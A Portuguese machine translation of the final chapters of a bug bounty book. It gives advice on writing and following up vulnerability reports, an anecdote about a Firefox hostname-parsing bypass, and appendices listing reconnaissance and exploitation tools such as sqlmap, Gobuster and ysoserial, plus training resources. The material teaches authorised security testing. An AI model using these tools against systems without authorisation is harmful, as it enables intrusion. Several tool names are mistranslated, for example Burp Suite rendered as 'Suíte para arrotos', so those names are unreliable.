De acordo com Karlsson, ele estava testando o Firefox e percebeu que o navegador aceitava nomes de host malformados no macOS. Especificamente, o URL `http://example.com..` carregaria `example.com`, mas enviaria `example.com...` no cabeçalho do host. Em seguida, ele tentou acessar `http://example.com...evil.com` e obteve o mesmo resultado. Ele sabia que isso significava que poderia contornar o SOP porque o Flash trataria `http://example.com..evil.com` como estando sob o domínio `*.evil.com`. Ele verificou os 10.000 principais sites do Alexa e descobriu que 7% dos sites poderiam ser explorados, inclusive o `yahoo.com`.

Ele escreveu a vulnerabilidade, mas depois decidiu verificar o problema com um colega de trabalho. Eles usaram outro computador e reproduziram a vulnerabilidade. Ele atualizou o Firefox e ainda assim confirmou a vulnerabilidade. Ele tuitou um teaser sobre o bug. Então ele percebeu seu erro. Ele não havia atualizado seu sistema operacional. Depois de fazer isso, o bug desapareceu.

Aparentemente, o problema que ele notou havia sido relatado e corrigido seis meses antes.

Karlsson está entre os melhores hackers de recompensa por bugs, mas até mesmo ele quase cometeu um erro embarçoso. Certifique-se de confirmar seus bugs antes de relatá-los. É uma grande decepção pensar que você encontrou um bug significativo e perceber que não entendeu direito o aplicativo e enviou um relatório inválido.

Sua reputação

Sempre que pensar em enviar um bug, dê um passo atrás e pergunte a si mesmo se você teria orgulho de divulgar publicamente o relatório.

Quando comecei a hackear, enviei muitos relatórios porque queria ser útil e chegar à tabela de classificação. Mas, na verdade, eu estava apenas desperdiçando o tempo de todos ao escrever relatórios inválidos. Não cometa o mesmo erro.

Talvez você não se importe com sua reputação ou acredite que as empresas possam classificar os relatórios recebidos para encontrar os bugs significativos. Mas em todas as plataformas de recompensa por bugs, suas estatísticas são importantes. Elas são rastreadas e as empresas as utilizam para determinar se devem convidá-lo para programas privados. Esses programas geralmente são mais lucrativos para os hackers porque há menos hackers envolvidos, o que significa menos concorrência.

Aqui está um exemplo de minha experiência: Fui convidado para um programa privado e encontrei oito vulnerabilidades em um único dia. Mas, naquela noite, enviei um relatório para outro programa e recebi uma nota N/A. O relatório reduziu minhas estatísticas no HackerOne. Assim, quando fui relatar outro bug em um programa privado no dia seguinte, fui informado de que minhas estatísticas estavam muito baixas e que eu teria de esperar 30 dias para relatar o bug que encontrei. Esperar esses 30 dias não foi nada divertido. Tive sorte - ninguém mais encontrou o bug. Mas as consequências do meu erro me ensinaram a valorizar minha reputação em todas as plataformas.

Demonstre respeito pela empresa

Embora seja fácil esquecer, nem todas as empresas têm os recursos necessários para responder imediatamente aos relatórios ou integrar as correções de bugs. Tenha em mente o ponto de vista da empresa ao escrever seus relatórios ou fazer o acompanhamento.

Quando uma empresa lança um novo programa público de recompensa por bugs, ela será inundada com relatórios que precisará triar. Dê à empresa algum tempo para entrar em contato com você antes de começar a pedir atualizações. Algumas políticas da empresa incluem um acordo de nível de serviço e o compromisso de responder aos relatórios dentro de um determinado prazo. Controle sua empolgação e leve em consideração a carga de trabalho da empresa. Para novos relatórios, espere uma resposta em até cinco dias úteis. Depois disso, você geralmente pode publicar um comentário educado para confirmar o status do relatório. Na maioria das vezes, as empresas responderão e informarão você sobre a situação. Se não o fizerem, você ainda deve dar a elas mais alguns dias antes de tentar novamente ou escalar o problema para a plataforma.

Por outro lado, se a empresa tiver confirmado a vulnerabilidade triada no relatório, você poderá perguntar qual é o cronograma esperado para a correção e se será mantido atualizado. Você também pode perguntar se pode verificar novamente em um ou dois meses. A comunicação aberta é um indicador de programas com os quais você deseja continuar trabalhando; se uma empresa não responder, é melhor mudar para outro programa.

Ao escrever este livro, tive a sorte de conversar com Adam Bacchus enquanto ele ocupava o cargo de Chief Bounty Officer na HackerOne (desde então, ele voltou para o Google como parte do programa de recompensas do Google Play, em abril de 2019). A experiência anterior de Bacchus inclui um período no Snapchat, onde ele trabalhou para estabelecer uma ponte entre a segurança e a engenharia de software. Ele também trabalhou na equipe de gerenciamento de vulnerabilidades do Google para ajudar a executar o programa de recompensas de vulnerabilidades do Google.

O Bacchus me ajudou a entender os problemas que os triadores enfrentam ao operar um programa de recompensas:

- Embora os programas de recompensa por bugs estejam melhorando continuamente, eles recebem muitos relatórios inválidos, principalmente quando são programas públicos. Isso é chamado de *ruído*. O ruído do relatório acrescenta

trabalho desnecessário para os triadores do programa, o que pode atrasar suas respostas a relatórios válidos.

- Os programas de recompensas precisam encontrar alguma forma de equilibrar a correção de bugs com as obrigações de desenvolvimento preexistentes. Isso é difícil quando os programas recebem um grande volume de relatórios ou relatórios de várias pessoas sobre os mesmos bugs. A priorização de fixes é um desafio especial para bugs de baixa ou média gravidade.
- A validação de relatórios em sistemas complicados leva tempo. Por esse motivo, é importante escrever descrições e etapas de reprodução claras. Quando um triador precisa solicitar informações adicionais a você para validar e reproduzir um bug, isso atrasa o fix do bug e o seu pagamento.
- Nem todas as empresas têm a equipe de segurança dedicada para executar um programa de recompensas em tempo integral. Pequenas empresas podem ter funcionários que dividem seu tempo entre a administração do programa e outras responsabilidades de desenvolvimento. Como resultado, algumas empresas podem levar mais tempo para responder aos relatórios e rastrear as falhas de bugs.
- A correção de bugs leva tempo, especialmente se a empresa passar por um ciclo de vida de desenvolvimento completo. Para integrar um fix, a empresa talvez precise passar por determinadas etapas, como depuração, elaboração de testes e implantações de preparação. Esses processos atrasam ainda mais os fixes quando são encontrados bugs de baixo impacto em sistemas nos quais os clientes confiam. Os programas podem demorar mais do que o esperado para determinar o fix correto. Mas é nesse ponto que linhas claras de comunicação e respeito mútuo são importantes. Se você estiver preocupado em ser pago rapidamente, concentre-se em programas que pagam por triagem.
- Os programas de recompensa por bugs querem que os hackers retornem. Isso porque, conforme descrito pelo HackerOne, a gravidade dos bugs relatados por um hacker geralmente aumenta à medida que ele envia mais bugs para um único programa. Isso é chamado de *aprofundamento* em um programa.
- A má fama é real. Os programas sempre correm o risco de descartar erroneamente uma vulnerabilidade, demorar muito tempo em um fax ou conceder uma recompensa que um hacker acredita ser muito baixa. Além disso, alguns hackers denunciam os programas

nas mídias sociais e tradicionais quando sentem que

qualquer uma dessas situações tenha ocorrido. Esses riscos afetam a forma como os triadores fazem seu trabalho e os relacionamentos que desenvolvem com os hackers.

Bacchus compartilhou esses insights para humanizar o processo de recompensa por bugs. Já tive todos os tipos de experiências com programas, exatamente como ele descreveu. Quando estiver escrevendo relatórios, lembre-se de que os hackers e os programas precisam trabalhar juntos com um entendimento comum desses desafios para melhorar a situação de ambos os lados.

Recompensas de recompensa atraentes

Se você enviar uma vulnerabilidade para uma empresa que paga uma recompensa, respeite a decisão dela sobre o valor do pagamento, mas não tenha medo de falar com a empresa. No Quora, Jobert Abma, cofundador da HackerOne, compartilhou o seguinte em relação a discordâncias de recompensas (<https://www.quora.com/How-do-I-become-a-successful-Bug-bounty-hunter/>):

Se vocês discordarem sobre um valor recebido, discutam por que acreditam que ele merece uma recompensa maior. Evite situações em que você peça outra recompensa sem explicar por que acredita nisso. Em troca, a empresa deve respeitar seu tempo e seu valor.

Não há problema em perguntar educadamente por que um relatório recebeu um valor específico.

Quando fiz isso no passado, geralmente usei os seguintes comentários:

Muito obrigado pela recompensa. Eu realmente agradeço. Fiquei curioso para saber como o valor foi determinado. Eu estava esperando \$X, mas você concedeu \$Y. Achei que esse bug poderia ser usado para [explorar Z], o que poderia ter um impacto significativo em seu [sistema/usuários]. Eu esperava que você pudesse me ajudar a entender para que eu possa concentrar melhor meu tempo no que é mais importante para você no futuro.

Em resposta, as empresas fizeram o seguinte:

- Explicou que o impacto de um relatório era menor do que eu pensava, sem alterar o valor
- Concordei que eles interpretaram mal meu relatório e aumentaram o valor
- Concordaram que haviam classificado meu relatório incorretamente e aumentaram o valor após a correção

Se uma empresa tiver divulgado um relatório que envolva o mesmo tipo de vulnerabilidade ou um impacto semelhante consistente com sua expectativa de recompensa, você também poderá incluir uma referência a esse relatório em seu acompanhamento para explicar sua expectativa. Mas recomendo que você faça referência apenas a relatórios da mesma empresa. Não faça referência a pagamentos maiores de empresas diferentes, pois uma recompensa da empresa A não justifica necessariamente a mesma recompensa da empresa B.

Resumo

Saber como redigir um ótimo relatório e comunicar suas descobertas é uma habilidade importante para os hackers bem-sucedidos de bug bounty. Ler as políticas do programa é essencial, assim como determinar os detalhes a serem incluídos em seus relatórios. Depois de encontrar um bug, é vital reconfirmar suas descobertas para evitar o envio de relatórios inválidos. Até mesmo grandes hackers, como Mathias Karlsson, trabalham conscientemente para evitar cometer erros.

Depois de enviar seu relatório, tenha empatia com as pessoas que estão fazendo a triagem das possíveis vulnerabilidades. Tenha em mente os insights de Adam Bacchus ao trabalhar com empresas. Se você recebeu uma recompensa e acha que ela não foi apropriada, é melhor ter uma conversa educada em vez de desabafar no Twitter.

Todos os relatórios que você escreve afetam sua reputação nas plataformas de recompensa por bugs. É importante proteger essa reputação, pois as plataformas usam suas estatísticas para determinar se o convidarão para programas privados, nos quais você poderá obter maior retorno sobre seu investimento em hacking.

A FERRAMENTAS



Este apêndice contém uma longa lista de ferramentas de hacking. Algumas dessas ferramentas permitem automatizar o processo de reconhecimento e outras o ajudam a descobrir aplicativos para atacar. Esta lista não pretende ser exaustiva; ela reflete apenas as ferramentas que uso comumente ou que sei que outros hackers usam regularmente. Lembre-se também de que nenhuma dessas ferramentas deve substituir a observação ou o pensamento intuitivo. Michiel Prins, cofundador da HackerOne, merece crédito por ter ajudado a desenvolver a versão inicial desta lista e por ter me dado conselhos sobre como usar as ferramentas de forma eficaz quando comecei a hackear.

Proxies da Web

Os proxies da Web capturam o tráfego da Web para que você possa analisar as solicitações enviadas e as respostas recebidas. Várias dessas ferramentas estão disponíveis gratuitamente, embora suas versões profissionais tenham recursos adicionais.

Suíte para arrotos

O Burp Suite (<https://portswigger.net/burp/>) é uma plataforma integrada para testes de segurança. A mais útil das ferramentas da plataforma, e a que eu uso 90% do tempo, é o proxy da Web do Burp. Lembre-se de que, nos relatórios de erros do livro, o proxy permite que você

monitorar seu tráfego, interceptar solicitações em tempo real, modificá-las e encaminhá-las. O Burp tem um conjunto extenso de ferramentas, mas estas são as que considero mais notáveis:

- Com reconhecimento de aplicativo Aranha para rastreamento de conteúdo e funcionalidade (passiva ou ativamente)
 - Um scanner da Web para automatizar a detecção de vulnerabilidades
 - Um repetidor para manipular e reenviar solicitações individuais.
- Extensões para criar funcionalidades adicionais na plataforma

O Burp está disponível gratuitamente com acesso limitado às suas ferramentas, embora você também possa comprar uma versão Pro por uma assinatura anual. Recomendo começar com a versão gratuita até que você entenda como usá-la. Quando estiver encontrando vulnerabilidades de forma constante, compre a edição Pro para facilitar sua vida.

Charles

Charles (<https://www.charlesproxy.com/>) é um proxy HTTP, um monitor HTTP e uma ferramenta de proxy reverso que permite ao desenvolvedor visualizar o tráfego HTTP e SSL/HTTPS. Com ele, você pode visualizar solicitações, respostas e cabeçalhos HTTP (que contêm cookies e informações de cache).

Violinista

O Fiddler (<https://www.telerik.com/fiddler/>) é outro proxy leve que você pode usar para monitorar seu tráfego, mas a versão estável só está disponível para Windows. As versões para Mac e Linux estão disponíveis em versão beta no momento em que este artigo foi escrito.

Wireshark

O Wireshark (<https://www.wireshark.org/>) é um analisador de protocolo de rede que permite ver em detalhes o que está acontecendo na sua rede. O Wireshark é mais útil quando você está tentando monitorar o tráfego que não pode ser controlado por meio do Burp ou do ZAP. Se estiver apenas começando

No entanto, usar o Burp Suite pode ser melhor se o site estiver se comunicando apenas por HTTP/HTTPS.

Proxy ZAP

O OWASP Zed Attack Proxy (ZAP) é uma plataforma gratuita, baseada na comunidade e de código aberto semelhante ao Burp. Ela está disponível em https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project. Ele também tem uma variedade de ferramentas, incluindo proxy, repetidor, scanner, forçador de força bruta de diretório/arquivo e assim por diante. Além disso, ele oferece suporte a complementos para que você possa criar funcionalidades adicionais, se assim desejar. O site tem algumas informações úteis para ajudá-lo a começar.

Enumeração de subdomínios

Os sites geralmente têm subdomínios que são difíceis de descobrir por meio de trabalho manual. Os subdomínios com força bruta podem ajudá-lo a identificar a superfície de ataque adicional de um programa.

Amassar

A ferramenta OWASP Amass (<https://github.com/OWASP/Amass>) obtém nomes de subdomínios raspando fontes de dados, usando força bruta recursiva, rastreando arquivos da Web, permutando ou alterando nomes e usando varredura reversa de DNS. O Amass também usa os endereços IP obtidos durante a resolução para descobrir netblocks associados e números de sistemas autônomos (ASNs). Em seguida, ele usa essas informações para criar mapas das redes de destino.

crt.sh

O site crt.sh (<https://crt.sh/>) permite navegar pelos registros de transparência de certificados para que você possa encontrar subdomínios associados aos certificados. O registro do certificado pode revelar quaisquer outros subdomínios que um site esteja usando. Você pode usar o site diretamente ou a ferramenta SubFinder, que analisa os resultados do crt.sh.

Knockpy

Knockpy (<https://github.com/guelfoweb/knock/>) é uma ferramenta Python projetada para iterar sobre uma lista de palavras para identificar os subdomínios de uma empresa. A identificação de subdomínios oferece uma superfície de teste maior e aumenta as chances de encontrar uma vulnerabilidade bem-sucedida.

SubFinder

O SubFinder (<https://github.com/subfinder/subfinder/>) é uma ferramenta de descoberta de subdomínios escrita em Go que descobre subdomínios de sites válidos usando fontes on-line passivas. Ele tem uma arquitetura modular simples e foi criado para substituir uma ferramenta semelhante, o Sublist3r. O SubFinder usa fontes passivas, mecanismos de pesquisa, pastebin, arquivos da Internet e assim por diante para encontrar subdomínios. Quando encontra subdomínios, ele usa um módulo de permutação inspirado na ferramenta altdns para gerar permutações e um poderoso mecanismo de força bruta para resolvê-las. Ele também pode executar a força bruta simples, se necessário. A ferramenta é altamente personalizável e o código foi criado usando uma abordagem modular, o que facilita a adição de funcionalidades e a remoção de erros.

Descoberta

Depois de identificar a superfície de ataque de um programa, a próxima etapa é enumerar os arquivos e diretórios. Fazer isso pode ajudá-lo a encontrar funcionalidades ocultas, arquivos confidenciais, credenciais e assim por diante.

Gobuster

O Gobuster (<https://github.com/OJ/gobuster/>) é uma ferramenta que você pode usar para fazer força bruta em URLs (diretórios e arquivos) e subdomínios DNS usando o suporte a curingas. É extremamente rápida, personalizável e fácil de usar.

SecLists

Embora tecnicamente não seja uma ferramenta em si, a SecLists (<https://github.com/danielmiessler/SecLists/>) é uma coleção de listas de palavras que você pode usar ao hackear. As listas incluem nomes de usuário, senhas,

URLs, strings de fuzzing, diretórios/files/subdomínios comuns e assim por diante.

Wfuzz

O Wfuzz (<https://github.com/xmendez/wfuzz/>) permite que você injete qualquer entrada em qualquer campo de uma solicitação HTTP. Com o Wfuzz, você pode realizar ataques complexos aos diferentes componentes de um aplicativo Web, como parâmetros, autenticação, formulários, diretórios ou arquivos, cabeçalhos e assim por diante. Você também pode usar o Wfuzz como um scanner de vulnerabilidades, quando suportado por plug-ins.

Captura de tela

Em alguns casos, sua superfície de ataque será muito grande para que você possa testar todos os aspectos dela. Quando for necessário verificar uma longa lista de sites ou subdomínios, você poderá usar ferramentas automáticas de captura de tela. Essas ferramentas permitem que você inspecione visualmente os sites sem visitar cada um deles.

Testemunha ocular

O EyeWitness (<https://github.com/FortyNorthSecurity/EyeWitness/>) foi projetado para fazer capturas de tela de sites, fornecer informações sobre o cabeçalho do servidor e identificar credenciais padrão quando possível. É uma ótima ferramenta para detectar quais serviços estão sendo executados em portas HTTP e HTTPS comuns, e você pode usá-la com outras ferramentas, como o Nmap, para enumerar rapidamente os alvos de hacking.

Testemunha de Jeová

O Gowitness (<https://github.com/sensepost/gowitness/>) é um utilitário de captura de tela de sites escrito em Go. Ele usa o Chrome Headless para gerar capturas de tela de interfaces da Web usando a linha de comando. O projeto é inspirado na ferramenta EyeWitness.

HTTPScreenShot

O HTTPScreenShot (<https://github.com/breenmachine/httpscreenshot/>) é uma ferramenta para obter capturas de tela e o HTML de um grande número de

sites. O HTTPScreenShot aceita IPs como uma lista de URLs para captura de tela. Ele também pode aplicar força bruta em subdomínios, adicioná-los à lista de URLs a serem capturados e agrupar os resultados para facilitar a análise.

Varredura de portas

Além de encontrar URLs e subdomínios, você precisará descobrir quais portas estão disponíveis e quais aplicativos o servidor está executando.

Masscan

O Masscan (<https://github.com/robertdavidgraham/masscan/>) afirma ser o scanner de portas de Internet mais rápido do mundo. Ele pode examinar toda a Internet em menos de seis minutos, transmitindo 10 milhões de pacotes por segundo. Ele produz resultados semelhantes aos do Nmap, só que mais rápidos. Além disso, o Masscan permite que você examine intervalos de endereços e intervalos de portas arbitrários.

Nmap

O Nmap (<https://nmap.org/>) é um utilitário gratuito e de código aberto para descoberta de redes e auditoria de segurança. O Nmap usa pacotes IP brutos para determinar:

- Quais hosts estão disponíveis em uma rede
- Quais serviços (juntamente com o nome e a versão do aplicativo) esses hosts estão oferecendo
- Quais sistemas operacionais (e versões) estão em execução
- Que tipo de filtros de pacotes ou firewalls estão em uso

O site do Nmap tem uma lista robusta de instruções de instalação para Windows, Mac e Linux. Além do escaneamento de portas, o Nmap também inclui scripts para criar funcionalidades adicionais. Um script que eu uso comumente é o `http-enum` para enumerar arquivos e diretórios em servidores após o escaneamento de portas.

Reconhecimento

Depois de encontrar os URLs, subdomínios e portas dos sites que você pode testar, você precisará saber mais sobre as tecnologias que eles usam e as outras partes da Internet às quais estão conectados. As ferramentas a seguir o ajudarão a fazer isso.

Construído com

O BuiltWith (<http://builtwith.com/>) ajuda a identificar diferentes tecnologias usadas em um alvo. De acordo com seu site, ele pode verificar mais de 18.000 tipos de tecnologias de Internet, incluindo análise, hospedagem, tipo de CMS e assim por diante.

Censys

A Censys (<https://censys.io/>) coleta dados sobre hosts e sites por meio de varreduras diárias do ZMap e do ZGrab no espaço de endereços IPv4. Ele mantém um banco de dados de como os hosts e sites são configurados. Infelizmente, o Censys implementou recentemente um modelo pago, que é caro para ser usado em hacking de grande escala, mas o nível gratuito ainda pode ser útil.

Google Dorks

O Google Dorking (<https://www.exploit-db.com/google-hacking-database/>) refere-se ao uso de sintaxes avançadas que o Google fornece para encontrar informações que não estão prontamente disponíveis ao navegar manualmente em um site. Essas informações podem incluir a descoberta de arquivos vulneráveis, oportunidades de carregamento de recursos externos e outras superfícies de ataque.

Shodan

O Shodan (<https://www.shodan.io/>) é um mecanismo de busca para a Internet das coisas. O Shodan pode ajudá-lo a descobrir quais dispositivos estão conectados à Internet, onde estão localizados e quem os está usando. Isso é particularmente útil quando se está explorando um alvo em potencial e tentando aprender o máximo possível sobre a infraestrutura do alvo.

O que a CMS

What CMS (<http://www.whatcms.org/>) permite que você insira um URL e retorna o sistema de gerenciamento de conteúdo (CMS) que o site provavelmente está usando. Encontrar o tipo de CMS que um site está usando é útil porque:

- Saber qual CMS um site usa lhe dá uma visão da estrutura do código do site.
- Se o CMS for de código aberto, você poderá procurar vulnerabilidades no código e testá-las no site.
- O site pode estar desatualizado e vulnerável às vulnerabilidades de segurança divulgadas.

Ferramentas de hacking

Usando ferramentas de hacking, você pode automatizar não apenas o processo de descoberta e enumeração, mas também os processos para encontrar vulnerabilidades.

Localizador de baldes

O Bucket Finder (https://digi.ninja/files/bucket_finder_1.1.tar.bz2) procura por buckets legíveis e lista todos os arquivos neles contidos. Ele também pode encontrar rapidamente os buckets que existem, mas não permitem que você liste os arquivos. Ao encontrar esses tipos de compartimento, você pode tentar usar a CLI do AWS descrita no relatório de bug "HackerOne S3 Buckets Open" na página 223.

CyberChef

O CyberChef (<https://gchq.github.io/CyberChef/>) é um canivete suíço de ferramentas de codificação e decodificação.

Gitrob

O Gitrob (<https://github.com/michenriksen/gitrob/>) ajuda você a encontrar arquivos potencialmente confidenciais que foram enviados para repositórios públicos no GitHub. O Gitrob clona os repositórios pertencentes a um usuário ou organização até uma profundidade configurável e itera pelo histórico de commits e identifica os arquivos que correspondem às assinaturas de

arquivos potencialmente confidenciais. Ele apresenta suas descobertas por meio de uma interface da Web para facilitar a navegação e a análise.

Crack de Hash Online

O Online Hash Crack (<https://www.onlinehashcrack.com/>) tenta recuperar senhas em forma de hash, dumps WPA e arquivos criptografados do MS Office. Ele suporta a identificação de mais de 250 tipos de hash e é útil quando você deseja identificar o tipo de hash que um site usa.

mapa de sql

Você pode usar a ferramenta de penetração de código aberto sqlmap (<http://sqlmap.org/>) para automatizar o processo de detecção e exploração de vulnerabilidades de injeção de SQL. O site tem uma lista de recursos, incluindo suporte para o seguinte:

- Uma ampla variedade de tipos de bancos de dados, como MySQL, Oracle, PostgreSQL, MS SQL Server e outros
- Seis técnicas de injeção de SQL
- Enumeração de usuário, hash de senha, privilégio, função, banco de dados, tabela e coluna

XSSHunter

O XSSHunter (<https://xsshunter.com/>) ajuda você a encontrar vulnerabilidades cegas de XSS. Depois de se inscrever no XSSHunter, você recebe um domínio curto `xss.ht` que identifica seu XSS e hospeda sua carga útil. Quando o XSS é acionado, ele coleta automaticamente informações sobre onde ocorreu e envia uma notificação por e-mail.

Ysoserial

O Ysoserial (<https://github.com/frohoff/ysoserial/>) é uma ferramenta de prova de conceito para gerar cargas úteis que exploram a desserialização insegura de objetos Java.

Celular

Embora a maioria dos bugs deste livro tenha sido encontrada em navegadores da Web, em alguns casos, você precisará analisar aplicativos móveis como parte dos testes. Ser capaz de decompor e analisar os componentes dos aplicativos o ajudará a saber como eles funcionam e como podem ser vulneráveis.

dex2jar

O conjunto de ferramentas de hacking móvel dex2jar (<https://sourceforge.net/projects/dex2jar/>) converte executáveis dalvik (arquivos .dex) em arquivos Java .jar, o que facilita muito a auditoria de APKs do Android.

Funil

O Hopper (<https://www.hopperapp.com/>) é uma ferramenta de engenharia reversa que permite desmontar, descompilar e depurar aplicativos. É útil para auditar aplicativos iOS.

JD-GUI

O JD-GUI (<https://github.com/java-decompiler/jd-gui/>) ajuda você a explorar aplicativos Android. É um utilitário gráfico autônomo que exibe fontes Java de arquivos CLASS.

Plug-ins do navegador

O Firefox tem vários plug-ins de navegador que podem ser usados em combinação com outras ferramentas. Embora eu tenha abordado aqui apenas as versões das ferramentas para Firefox, pode haver ferramentas equivalentes que você pode usar em outros navegadores.

FoxyProxy

O FoxyProxy é um complemento avançado de gerenciamento de proxy para o Firefox. Ele aprimora os recursos de proxy incorporados do Firefox.

Alternador de agente de usuário

O User Agent Switcher adiciona um botão de menu e barra de ferramentas no navegador Firefox que permite alternar o agente do usuário. Você pode usar esse recurso para falsificar seu navegador ao realizar alguns ataques.

Wappalyzer

O Wappalyzer ajuda você a identificar as tecnologias que um site usa, como CloudFlare, Frameworks, bibliotecas JavaScript e assim por diante.

B RECURSOS



Este apêndice contém uma lista de recursos que você pode usar para expandir seu conjunto de habilidades. Os links para esses recursos e outros também estão disponíveis em <https://www.torontowebsitedeveloper.com/hacking-resources/> e a página do livro na Web em <https://hostarch.com/bughunting/>.

Treinamento on-line

Neste livro, mostro a você como as vulnerabilidades funcionam usando relatórios de bugs reais. Embora depois de ler o livro você já tenha uma compreensão prática de como encontrar vulnerabilidades, nunca deve parar de aprender. Você pode acessar muitos tutoriais on-line sobre caça a bugs, cursos formais, exercícios práticos e blogs para continuar expandindo seu conhecimento e colocando suas habilidades à prova.

Coursera

A Coursera é semelhante à Udacity, mas faz parceria com instituições de ensino superior para oferecer cursos de nível universitário, em vez de trabalhar com empresas e profissionais do setor. A Coursera oferece uma especialização em segurança cibernética

Especialização

em segurança cibernética

(<https://www.coursera.org/specializations/cyber-security/>) que inclui cinco cursos. Não fiz o curso de especialização, mas achei os vídeos do Course 2: Software Security muito informativos.

O banco de dados de explorações

Embora não seja um curso de treinamento on-line tradicional, o Exploit Database (<https://www.exploit-db.com/>) documenta as vulnerabilidades e frequentemente as vincula a vulnerabilidades e exposições comuns (CVEs) quando possível. Usar os trechos de código no banco de dados sem compreendê-los pode ser perigoso e destrutivo, portanto, certifique-se de dar uma olhada em cada um deles antes de tentar usá-los.

Google Gruyere

O Google Gruyere (<https://google-gruyere.appspot.com/>) é um aplicativo da Web vulnerável com tutoriais e explicações para você trabalhar. Você pode praticar a descoberta de vulnerabilidades comuns, como XSS, escalonamento de privilégios, CSRF, path traversal e outros bugs.

Hacker101

O Hacker101 (<https://www.hacker101.com/>), administrado pelo HackerOne, é um site educacional gratuito para hackers. Ele foi projetado como um jogo de captura de bandeira para permitir que você hacheie em um ambiente seguro e gratificante.

Hackear a caixa

O Hack The Box (<https://www.hackthebox.eu/>) é uma plataforma on-line que permite testar suas habilidades em testes de penetração e trocar ideias e metodologias com outros membros do site. Ela contém vários desafios, alguns deles simulando cenários do mundo real e outros mais voltados para a captura da bandeira, que são atualizados com frequência.

PentesterLab

O PentesterLab (<https://pentesterlab.com/>) fornece sistemas vulneráveis que você pode usar para testar e entender as vulnerabilidades. Os exercícios são baseados em vulnerabilidades comuns encontradas em diferentes sistemas. Em vez de problemas inventados, o site fornece sistemas reais com vulnerabilidades reais. Algumas lições estão disponíveis gratuitamente e outras exigem uma assinatura Pro. A associação vale bem o investimento.

Udacity

A Udacity oferece cursos on-line gratuitos em uma variedade de assuntos, incluindo desenvolvimento e programação da Web. Recomendo dar uma olhada em Intro to HTML and CSS (<https://www.udacity.com/course/intro-to-html-and-css--ud304/>), JavaScript Basics (<https://www.udacity.com/course/javascript-basics--ud804/>) e Intro to Computer Science (<https://www.udacity.com/course/intro-to-computer-science--cs101/>).

Plataformas de recompensa por bugs

Embora todos os aplicativos da Web corram o risco de conter bugs, nem sempre foi possível relatar facilmente as vulnerabilidades. Atualmente, existem muitas plataformas de recompensa por bugs que conectam hackers a empresas que precisam de testes de vulnerabilidade.

Fábrica de recompensas

A Bounty Factory (<https://bountyfactory.io/>) é uma plataforma europeia de recompensa por bugs que segue as regras e a legislação européias. É mais recente que a HackerOne, Bugcrowd, Synack e Cobalt.

Recompensa por bugs JP

A Bugbounty JP (<https://bugbounty.jp/>) é outra nova plataforma, considerada a primeira plataforma de recompensa por bugs do Japão.

Bugcrowd

A Bugcrowd (<https://www.bugcrowd.com/>) é outra plataforma de recompensa por bugs que conecta hackers a programas, validando bugs e enviando relatórios para as empresas. A Bugcrowd inclui programas de divulgação de vulnerabilidades não pagos e programas de recompensa por bugs pagos. A plataforma também opera programas públicos e somente para convidados, e gerencia programas no Bugcrowd.

Cobalto

A Cobalt (<https://cobalt.io/>) é uma empresa que fornece pentesting como um serviço. Semelhante à Synack, a Cobalt é uma plataforma fechada e a participação requer pré-aprovação.

HackerOne

O HackerOne (<https://www.hackerone.com/>) foi criado por hackers e líderes de segurança motivados pela paixão de tornar a Internet mais segura. A plataforma conecta os hackers que desejam divulgar bugs de forma responsável às empresas que desejam recebê-los. A plataforma HackerOne inclui programas de divulgação de vulnerabilidades não pagos e programas de recompensa por bugs pagos. Os programas no HackerOne podem ser privados, apenas por convite ou públicos. Até o momento em que este artigo foi escrito, o HackerOne é a única plataforma que permite que os hackers divulguem bugs publicamente em sua plataforma, desde que o programa que resolve o bug consinta.

Intigriti

A Intigriti (<https://www.intigriti.com/>) é outra nova plataforma de segurança de crowdsourcing. Seu objetivo é identificar e solucionar vulnerabilidades de maneira econômica. Sua plataforma gerenciada facilita os testes de segurança on-line por meio da colaboração com hackers experientes com um forte foco europeu.

Synack

A Synack (<https://www.synack.com/>) é uma plataforma privada que oferece testes de penetração com crowdsourcing. A participação na plataforma Synack requer pré-aprovação, incluindo a realização de testes e entrevistas. Semelhante ao Bugcrowd, o Synack gerencia e valida todos os relatórios antes de encaminhá-los às empresas participantes. Normalmente, os relatórios no Synack são validados e recompensados em 24 horas.

Zerocóptero

A Zerocopter (<https://www.zerocopter.com/>) é outra plataforma de recompensa por bugs mais recente. No momento em que este artigo foi escrito, a participação na plataforma

requer pré-aprovação.

Leitura recomendada

Não importa se você está procurando um livro ou leituras on-line gratuitas, há muitos recursos disponíveis para hackers novos e experientes.

Diário de um caçador de insetos

A Bug Hunter's Diary, de Tobias Klein (No Starch Press, 2011), examina as vulnerabilidades do mundo real e os programas personalizados usados para encontrar e testar bugs. Klein também fornece informações sobre como encontrar e testar vulnerabilidades relacionadas à memória.

Metodologia dos caçadores de insetos

A *Metodologia dos Caçadores de Bugs* é um repositório do GitHub mantido por Jason Haddix, da Bugcrowd. Ele fornece uma visão incrível de como os hackers bem-sucedidos abordam um alvo. Está escrito em Markdown e foi resultado da apresentação de Jason na DefCon 23, "How to Shot Web: Better Hacking in 2015". Você pode encontrá-lo em <https://github.com/jhaddix/tbhm/> junto com os outros repositórios do Haddix.

White Paper sobre segurança do navegador Cure53

O Cure53 é um grupo de especialistas em segurança que presta serviços de testes de penetração, consultoria e aconselhamento sobre segurança. O Google encomendou ao grupo a criação de um white paper sobre segurança de navegadores, que está disponível gratuitamente. O documento procura ser o mais técnico possível e documenta as descobertas de pesquisas anteriores juntamente com as descobertas mais recentes e inovadoras. Você pode ler o white paper em <https://github.com/cure53/browser-sec-whitepaper/>.

HackerOne Hacktivity

O feed Hacktivity do HackerOne (<https://www.hackerone.com/hacktivity/>) lista todas as vulnerabilidades relatadas em seu programa de recompensas. Embora

Nem todos os relatórios são públicos, mas você pode encontrar e ler os relatórios divulgados para aprender técnicas com outros hackers.

Hacking, 2nd Edition

Hacking: The Art of Exploitation, de Jon Erikson (No Starch Press, 2008), concentra-se nas vulnerabilidades relacionadas à memória. Ele explora como depurar código, examinar buffers com excesso de fluxo, sequestrar comunicações de rede, contornar proteções e explorar pontos fracos de criptografia.

Sistema de rastreamento de bugs da Mozilla

O sistema de rastreamento de bugs da Mozilla (<https://bugzilla.mozilla.org/>) inclui todos os problemas relacionados à segurança relatados à Mozilla. Esse é um ótimo recurso para ler sobre os bugs que os hackers encontraram e como a Mozilla lidou com eles. Isso pode até permitir que você encontre aspectos do software da Mozilla em que o fix da empresa não tenha sido completo.

OWASP

O Open Web Application Security Project (OWASP) é uma fonte enorme de informações sobre vulnerabilidades hospedada em <https://owasp.org>. O site oferece uma conveniente seção Security101, folhas de dicas, guias de teste e descrições detalhadas da maioria dos tipos de vulnerabilidades.

A teia emaranhada

